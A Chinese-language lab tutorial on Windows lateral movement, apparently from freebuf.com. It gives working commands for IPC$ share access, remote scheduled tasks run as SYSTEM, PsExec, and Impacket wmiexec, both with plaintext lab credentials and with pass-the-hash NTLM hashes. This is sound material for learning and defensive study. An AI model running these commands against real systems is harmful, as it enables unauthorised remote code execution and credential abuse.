
文章仅做记录,如有错误请指出,谢谢。
目标机器: 192.168.101.157
一、IPC$连接
IPC$(Internet Process Connection) 是共享 ” 命名管道 ” 的资源,它是为了让进程间通信而开放的命名管道,通过提供可信任的用户名和口令,连接双方可以建立安全的通道并以此通道进行加密数据的交换,从而实现对远程计算机的访问。

调出命令行窗口,可以先执行net use查看已建立的连接
执行以下命令与目标建立ipc$连接
net use \\192.168.101.157(目标ip) /u:god(域名)\Administrator(用户名) hongrisec@2020(密码)
 执行成功会返回命令成功完成

之后可以使用dir命令列出目标文件夹文件,如执行以下命令列出c盘下文件夹
dir \\192.168.101.157\c$

列出c盘下phpStudy目录的文件
dir \\192.168.101.157\c$\phpStudy
如果想下载文件则执行以下命令,将phpshao.dll文件下载存放至temp文件夹处
copy \\192.168.101.157\c$\phpStudy\phpshao.dll C:\Windows\temp


同理,如果想要上传文件的话则执行
copy F:\test.txt \\192.168.101.157\c$

可以看到已经将文件传输上去了

也可以通过计划任务执行系统命令,首先执行下面命令创建一个名为test2的计划任务
schtasks /create /s 192.168.101.157 /tn test2 /sc minute /mo 1 /tr “C:\Windows\System32\cmd.exe /c ‘whoami > C:\Windows\temp\test2.txt'” /ru system /f /u god\Administrator /p hongrisec@2020
之后执行以下命令,立即执行计划任务
schtasks /run /s 192.168.101.157 /i /tn test2 /u god\Administrator /p hongrisec@2020


执行成功之后使用type命令查看执行内容的回显
type \\192.168.101.157\c$\Windows\temp\test2.txt
二、psexec
也可以通过psexec去连接目标,不过动静有点大,会在目标机器上起一个服务,产生大量日志
可以在这里下载

执行以下命令获取一个交互式的shell,如果无法建立连接,尝试使用管理员身份执行
PsExec64.exe -accepteula \\192.168.101.157(目标IP) -u god(域)\Administrator(用户名) -p hongrisec@2020(密码) -s cmd.exe
 也可以执行以下命令,使用hash进行连接
psexec.exe -hashes AAD3B435B51404EEAAD3B435B51404EE:A812E6C2DEFCB0A7B80868F9F3C88D09 god/[email protected] “whoami”
当然msf里面也有模块可以通过psexec与目标连接
exploit/windows/smb/psexec
三、wmiexec.py连接
可以在这里下载工具包

直接执行以下命令就可以建立连接了
python wmiexec.py god(域)/administrator(用户名):hongrisec@2020(密码)@192.168.101.157(目标IP)
也可以使用hash去连接目标,稍微变一下就可以了
python3 wmiexec.py –hashes aad3b435b51404eeaad3b435b51404ee:34823259805a88a95e921f4f7e053334 [email protected]
来源:freebuf.com 2021-04-01 16:53:38 by: FengDao